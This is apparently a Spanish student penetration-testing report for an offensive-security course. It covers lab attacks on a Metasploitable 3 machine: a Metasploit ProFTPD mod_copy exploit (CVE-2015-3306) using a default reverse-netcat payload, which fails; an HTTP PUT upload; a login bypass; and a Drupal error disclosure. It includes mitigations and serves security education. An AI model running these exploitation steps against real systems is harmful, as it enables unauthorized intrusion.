

Evaluación Parcial N°2

Explotación de Vulnerabilidades

Nombre: Sebastián Valderrama Romero
Asignatura: OCY1104 - Ciberseguridad ofensiva

Introducción

El presente informe documenta las actividades realizadas durante la Evaluación Parcial 2 de Ciberseguridad, enfocadas en la identificación, validación y explotación controlada de vulnerabilidades presentes en la máquina Metasploitable 3.

Para el desarrollo de las pruebas se utilizó una máquina Kali Linux como plataforma atacante y la máquina Metasploitable 3 como objetivo. Se emplearon herramientas de reconocimiento, análisis y explotación como Nmap, Metasploit Framework, OpenVAS, Curl y Firefox.

El objetivo de la evaluación fue demostrar la capacidad de identificar vulnerabilidades relevantes, validar su existencia, evaluar su impacto potencial y documentar adecuadamente los resultados obtenidos.

Objetivo General

Identificar, validar y explotar de forma controlada vulnerabilidades presentes en sistemas operativos y aplicaciones web, utilizando herramientas de pentesting y documentando los resultados obtenidos junto con su impacto potencial sobre la seguridad de los sistemas evaluados.

Herramientas Utilizadas


- ❖ Kali Linux / Plataforma atacante
- ❖ Nmap /Reconocimiento de servicios
- ❖ Metasploit Framework / Validación y explotación
- ❖ OpenVAS / Detección de vulnerabilidades
- ❖ Curl / Validación de métodos HTTP
- ❖ Firefox Pruebas sobre aplicaciones web
- ❖ Metasploitable 3 / Máquina objetivo

Sección 1: Explotación de Vulnerabilidades en Sistemas Operativos

Vulnerabilidad SO #1: ProFTPD 1.3.5 Mod_Copy Command Execution

Identificación de la vulnerabilidad

Durante la etapa de reconocimiento se realizó un escaneo sobre la máquina Metasploitable 3 utilizando la herramienta Nmap. Como resultado se identificó un servicio FTP activo en el puerto 21, correspondiente a la versión ProFTPD 1.3.5.



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sV 10.0.2.15  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-30 01:23 -0400  
Nmap scan report for 10.0.2.15 (10.0.2.15)  
Host is up (0.00050s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          ProFTPD 1.3.5  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.7  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
631/tcp   open  ipp          CUPS 1.7  
3000/tcp  closed ppp  
3306/tcp  open  mysql        MySQL (unauthorized)  
8080/tcp  open  http         Jetty 8.1.7.v20120910  
8181/tcp  closed intermapper  
MAC Address: 08:00:27:76:BC:0D (Oracle VirtualBox virtual NIC)  
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE : cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.59 seconds  
  
(kali@kali)-[~]  
$ ss
```

Esta versión fue seleccionada para análisis debido a que existen vulnerabilidades conocidas asociadas a ella y porque se trata de un servicio expuesto a la red que podría ser utilizado por un atacante para obtener acceso no autorizado al sistema.

Posteriormente se investigaron vulnerabilidades relacionadas utilizando Metasploit Framework, identificando un módulo específico diseñado para esta versión del servicio.

Investigación de la vulnerabilidad

Una vez identificado el servicio, se realizó una investigación utilizando Metasploit Framework para buscar vulnerabilidades conocidas asociadas a ProFTPD. Durante la búsqueda se identificó el módulo: exploit/unix/ftp/proftpd_modcopy_exec

Comando:

- search proftpd
- exploit/unix/ftp/proftpd_modcopy_exec

14	_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)	.
15	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22
16	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02

Posteriormente se revisó la documentación técnica del módulo.

Comando:

- info exploit/unix/ftp/proftpd_modcopy_exec

```
msf > info exploit/unix/ftp/proftpd_modcopy_exec
1
Name: ProFTPD 1.3.5 Mod_Copy Command Execution
Module: exploit/unix/ftp/proftpd_modcopy_exec
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2015-04-22
Provided by:
  Vadim Melihov
  xistence <xistence@0x90.nl>
Module side effects:
  artifacts-on-disk
  ioc-in-logs
Module stability:
  crash-safe
Module reliability:
  repeatable-session
Available targets:
  Id  Name
  --  --
  => 0  ProFTPD 1.3.5
Check supported:
  Yes
Basic options:
  Name          Current Setting  Required  Description
```

```
References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-3306
  https://www.exploit-db.com/exploits/36742
  http://bugs.proftpd.org/show_bug.cgi?id=4169
```

La documentación del módulo indica que afecta específicamente a ProFTPD 1.3.5 y explota la vulnerabilidad CVE-2015-3306, la cual permite a un atacante no autenticado utilizar los comandos SITE CPFT y SITE CPTO para copiar archivos dentro del sistema.

En términos simples, esta vulnerabilidad puede permitir que un atacante interactúe con archivos del servidor sin necesidad de autenticarse correctamente. Dependiendo de la configuración del entorno, esto podría facilitar la copia de archivos sensibles o incluso la ejecución de código malicioso dentro del servidor.

Debido al potencial impacto sobre la información y los servicios alojados, esta vulnerabilidad representa un riesgo relevante para la seguridad del sistema.

Preparación del ataque

Una vez seleccionada la vulnerabilidad se procedió a cargar el módulo dentro de Metasploit y revisar los parámetros requeridos para la explotación.

Comandos:

- use exploit/unix/ftp/proftpd_modcopy_exec
- show options

```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > show options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
CHOST	127.0.0.1	no	The local client address
CPORT	4444	no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port]
RHOSTS	127.0.0.1	yes	The target host(s), see https://docs.metasploit.com/docs/using-the-framework/04-metasploit-configuration.html
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

En esta etapa se verificaron elementos relevantes como:

- ❖ Dirección IP objetivo.
- ❖ Puerto FTP.
- ❖ Puerto HTTP.
- ❖ Directorios utilizados durante la explotación.
- ❖ Posteriormente se configuró la dirección IP de la máquina objetivo

Validación de la vulnerabilidad

Antes de ejecutar la explotación se realizó una validación utilizando la funcionalidad de verificación del módulo.

Comando:

- set RHOSTS 10.0.2.15
- Check

```
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf exploit(unix/ftp/proftpd_modcopy_exec) > check
[*] 10.0.2.15:80 - The target appears to be vulnerable. 10.0.2.15:21 - Unauthenticated SITE CPFR command was successful
```

El resultado obtenido fue:

- ❖ The target appears to be vulnerable.
- ❖ Unauthenticated SITE CPFR command was successful.

Este resultado demuestra que el servicio FTP respondió favorablemente a la funcionalidad vulnerable utilizada por el exploit y que la vulnerabilidad se encuentra presente en el sistema evaluado.

Intento de explotación

Se ejecutó el exploit mediante el comando: **exploit** Durante la ejecución Metasploit logró conectarse correctamente al servicio FTP y enviar los comandos necesarios para la explotación. Sin embargo, la fase final del ataque no pudo completarse debido a restricciones de escritura en el directorio web configurado por el módulo, obteniéndose el siguiente resultado: “Failure copying PHP payload to website path, directory not writable”

Por esta razón no fue posible obtener una sesión remota ni ejecución de comandos sobre el sistema.

Impacto de la vulnerabilidad

A pesar de no obtener acceso remoto al servidor, la validación positiva obtenida demuestra que la vulnerabilidad está presente y puede ser aprovechada bajo determinadas condiciones.

En un entorno con configuraciones menos restrictivas, un atacante podría:

- ❖ Acceder a información sensible.
- ❖ Manipular archivos del sistema.
- ❖ Introducir archivos maliciosos.
- ❖ Obtener acceso no autorizado al servidor.

Por esta razón la vulnerabilidad representa un riesgo relevante para la organización y debe ser mitigada mediante actualizaciones y configuraciones seguras del servicio FTP.

Conclusión

La vulnerabilidad asociada a ProFTPD 1.3.5 fue identificada, investigada y validada utilizando herramientas especializadas de pentesting.

Las pruebas realizadas permitieron comprobar que la vulnerabilidad se encuentra presente en el sistema objetivo. Aunque las medidas de protección existentes impidieron completar la explotación, se obtuvo evidencia suficiente para demostrar la existencia del riesgo y justificar la aplicación de medidas correctivas.

Vulnerabilidad SO #2: HTTP Dangerous Methods (PUT/DELETE)

Identificación de la vulnerabilidad

Durante el análisis realizado previamente con OpenVAS se detectó una vulnerabilidad clasificada como HTTP Dangerous Methods, identificada con severidad alta (7.5).

El informe indicaba que el servidor permitía la carga y eliminación remota de archivos mediante los métodos HTTP PUT y DELETE en el directorio /uploads/.

Test HTTP dangerous methods  7.5 (High) 99 % 10.0.2.15

 **Summary**
Misconfigured web servers allows remote clients to perform dangerous HTTP methods such as PUT and DELETE.

Detection Result
We could upload the following files via the PUT method at this web server:
`http://10.0.2.15/uploads/puttest2013885340.html`
We could delete the following files via the DELETE method at this web server:
`http://10.0.2.15/uploads/puttest2013885340.html`

Detection Method
Checks if dangerous HTTP methods such as PUT and DELETE are enabled and can be misused to upload or delete files.
Details: [Test HTTP dangerous methods OID: 1.3.6.1.4.1.25623.1.0.10498](#)

Validación de la vulnerabilidad

Para validar el hallazgo se consultaron los métodos HTTP permitidos en el directorio vulnerable utilizando la herramienta curl.

El servidor respondió indicando que permitía múltiples métodos avanzados, incluyendo DELETE y otros asociados a WebDAV.

```
(kali㉿kali)-[~]  
$ curl -i -X OPTIONS http://10.0.2.15/uploads/  
HTTP/1.1 200 OK  
Date: Sat, 30 May 2026 08:56:33 GMT  
Server: Apache/2.4.7 (Ubuntu)  
DAV: 1,2  
DAV: <http://apache.org/dav/propset/fs/1>  
MS-Author-Via: DAV  
Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK  
Content-Length: 0  
Content-Type: httpd/unix-directory
```

Este resultado confirmó que el directorio poseía una configuración insegura que permitía operaciones de modificación sobre archivos alojados en el servidor.


Explotación de la vulnerabilidad

Como prueba controlada se creó un archivo de texto denominado prueba.txt con contenido identificable. Posteriormente se utilizó el método PUT para transferir el archivo al servidor vulnerable.

```
(kali㉿kali)-[~]  
$ echo "EP2 Prueba PUT" > prueba.txt  
  
(kali㉿kali)-[~]  
$ curl -T prueba.txt http://10.0.2.15/uploads/prueba.txt  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>
```

Evidencia del impacto

Una vez completada la carga, se accedió mediante navegador web al archivo almacenado en el servidor. El contenido fue visualizado correctamente desde la dirección:



Esta evidencia demuestra que un usuario remoto puede almacenar contenido arbitrario dentro del servidor utilizando métodos HTTP inseguros.

Impacto observado

La explotación fue exitosa y permitió modificar el contenido alojado en el servidor. En un escenario real, un atacante podría:

- ❖ Subir archivos maliciosos.
- ❖ Alterar contenido existente.
- ❖ Publicar información no autorizada.
- ❖ Preparar ataques posteriores contra usuarios o aplicaciones.

Si el servidor permitiera la ejecución de archivos cargados, esta vulnerabilidad podría incluso derivar en la ejecución remota de código.

Conclusión


La vulnerabilidad identificada por OpenVAS fue validada y explotada exitosamente. Las pruebas demostraron que el servidor permite la carga remota de archivos mediante métodos HTTP inseguros, evidenciando un riesgo significativo para la integridad y seguridad de la plataforma.

Vulnerabilidad: WEB #1 - Broken Authentication / Authentication Bypass (Payroll)

Identificación

Durante la revisión de la aplicación web “payroll_app.php” se identificó un formulario de autenticación destinado al acceso de usuarios.

Payroll Login



User

Password

Se realizaron múltiples intentos de autenticación utilizando credenciales inválidas y valores arbitrarios, como por ejemplo: User: . / Password: . - User: admin / Password: admin, etc. En todos los casos la aplicación permitió el acceso.

Welcome, admin

Username	First Name	Last Name	Salary
----------	------------	-----------	--------

Impacto observado

La aplicación no valida adecuadamente las credenciales ingresadas y permite el acceso a usuarios no autenticados. Esta situación representa una vulnerabilidad de autenticación insegura (Broken Authentication), ya que cualquier persona puede acceder a funcionalidades internas sin poseer una cuenta válida.

En un entorno real esto podría permitir el acceso a información confidencial de empleados, incluyendo datos personales y remuneraciones.

Evidencia de la explotación

Tras ingresar credenciales arbitrarias, el sistema permitió el acceso a la aplicación sin validar la identidad del usuario, demostrando la ausencia de controles efectivos de autenticación.


Conclusión

La vulnerabilidad fue explotada exitosamente debido a que fue posible acceder a la aplicación sin utilizar credenciales válidas. Esto evidencia una falla crítica en los mecanismos de autenticación y control de acceso.

Vulnerabilidad: WEB #2 -Divulgación de Información Sensible en Drupal (Information Disclosure)

Identificación de la vulnerabilidad

Durante el análisis de aplicaciones web se revisó el portal Drupal disponible en la máquina Metasploitable 3. El objetivo fue identificar posibles vulnerabilidades que pudieran comprometer la seguridad de la aplicación o facilitar ataques posteriores. Al realizar pruebas de autenticación con credenciales inválidas, la aplicación respondió mostrando mensajes de error internos directamente al usuario final. Esta situación fue seleccionada como vulnerabilidad debido a que expone información técnica que normalmente debería permanecer oculta para cualquier usuario externo.



Descripción de la vulnerabilidad

La aplicación revela información sensible relacionada con su funcionamiento interno cuando ocurre un error durante el proceso de autenticación.

Entre los datos expuestos se identificó la siguiente ruta interna del servidor:
`/var/www/html/drupal/includes/database/query.inc`

Además, el sistema informa el archivo específico y la línea exacta donde se produjo el error. Este comportamiento constituye una vulnerabilidad de divulgación de información (Information Disclosure), ya que entrega detalles técnicos que podrían ser utilizados por un atacante para comprender mejor la estructura del sistema y preparar ataques más dirigidos.

Las pruebas consistieron en interactuar con la aplicación web y analizar las respuestas entregadas por el servidor.

Validación de la vulnerabilidad

Durante las pruebas de autenticación se ingresaron credenciales inválidas en el formulario de acceso.

Como resultado, la aplicación mostró mensajes de error internos en lugar de limitarse a indicar que el acceso había sido rechazado.

- *Warning: Illegal string offset 'field' in DatabaseCondition->__clone()*
- *Warning: Illegal string offset 'field' in DatabaseCondition->__clone()*

Entre los mensajes observados se encontraron referencias directas a componentes internos de Drupal, incluyendo archivos relacionados con consultas a bases de datos y rutas reales del servidor.

La visualización de esta información confirma la existencia de la vulnerabilidad y demuestra que la aplicación no gestiona adecuadamente los errores presentados al usuario

Impacto observado

La exposición de información técnica puede parecer un riesgo menor en comparación con otras vulnerabilidades, sin embargo, representa una valiosa fuente de información para un atacante.

A través de estos mensajes es posible identificar:

- ❖ Tecnología utilizada por la aplicación.
- ❖ Estructura interna de directorios.
- ❖ Ubicación de archivos críticos.
- ❖ Componentes relacionados con la base de datos.
- ❖ Posibles puntos de entrada para ataques posteriores.

Esta información reduce significativamente el esfuerzo necesario para realizar actividades de reconocimiento y facilita la planificación de ataques más avanzados.

Evidencia del impacto

La vulnerabilidad fue validada exitosamente al comprobar que cualquier usuario puede provocar la aparición de mensajes de error que contienen información interna del servidor.

```
(line 1817 of /var/www/html/drupal/includes/database/query.inc).  
(line 1817 of /var/www/html/drupal/includes/database/query.inc).
```

La información obtenida permite conocer detalles que normalmente sólo deberían estar disponibles para administradores o desarrolladores del sistema.

Recomendaciones

Para mitigar esta vulnerabilidad se recomienda:

- ❖ Deshabilitar la visualización de errores detallados en entornos de producción.
- ❖ Configurar mensajes de errores genéricos para usuarios finales.
- ❖ Registrar errores técnicos únicamente en archivos de log internos.
- ❖ Mantener Drupal actualizado y correctamente configurado.
- ❖ Implementar revisiones periódicas de seguridad sobre las aplicaciones web expuestas.

Conclusión

La vulnerabilidad de divulgación de información fue identificada y validada mediante pruebas realizadas sobre la aplicación interna relevante ante errores de autenticación, permitiendo a usuarios no autorizados conocer detalles técnicos del servidor y de la aplicación.

Aunque esta vulnerabilidad no permite acceso directo al sistema, sí proporciona información valiosa que podría ser utilizada para facilitar ataques posteriores, por lo que representa un riesgo para la seguridad de la plataforma y debe ser corregida.

Conclusión General de la Evaluación

Durante la presente evaluación se identificaron, validaron y explotaron diversas vulnerabilidades presentes en la máquina Metasploitable 3, abarcando tanto servicios del sistema operativo como aplicaciones web.

En la sección de sistemas operativos se analizaron vulnerabilidades asociadas al servicio FTP ProFTPD 1.3.5 y a configuraciones inseguras del servidor web mediante métodos HTTP peligrosos. Las pruebas permitieron confirmar la presencia de riesgos que podrían comprometer la integridad, disponibilidad y confidencialidad de la información.

En la sección de aplicaciones web se identificaron fallas de autenticación y divulgación de información sensible. Estas vulnerabilidades permitieron evidenciar debilidades en los controles de acceso y en el manejo de errores de las aplicaciones analizadas.

Las actividades realizadas demostraron la importancia de mantener los sistemas actualizados, aplicar configuraciones seguras y realizar evaluaciones periódicas de seguridad para identificar oportunamente posibles vectores de ataque.

Finalmente, los resultados obtenidos evidencian cómo vulnerabilidades aparentemente simples pueden ser aprovechadas por un atacante para obtener información relevante o acceso no autorizado, reforzando la necesidad de incorporar prácticas de seguridad desde el diseño y operación de los sistemas.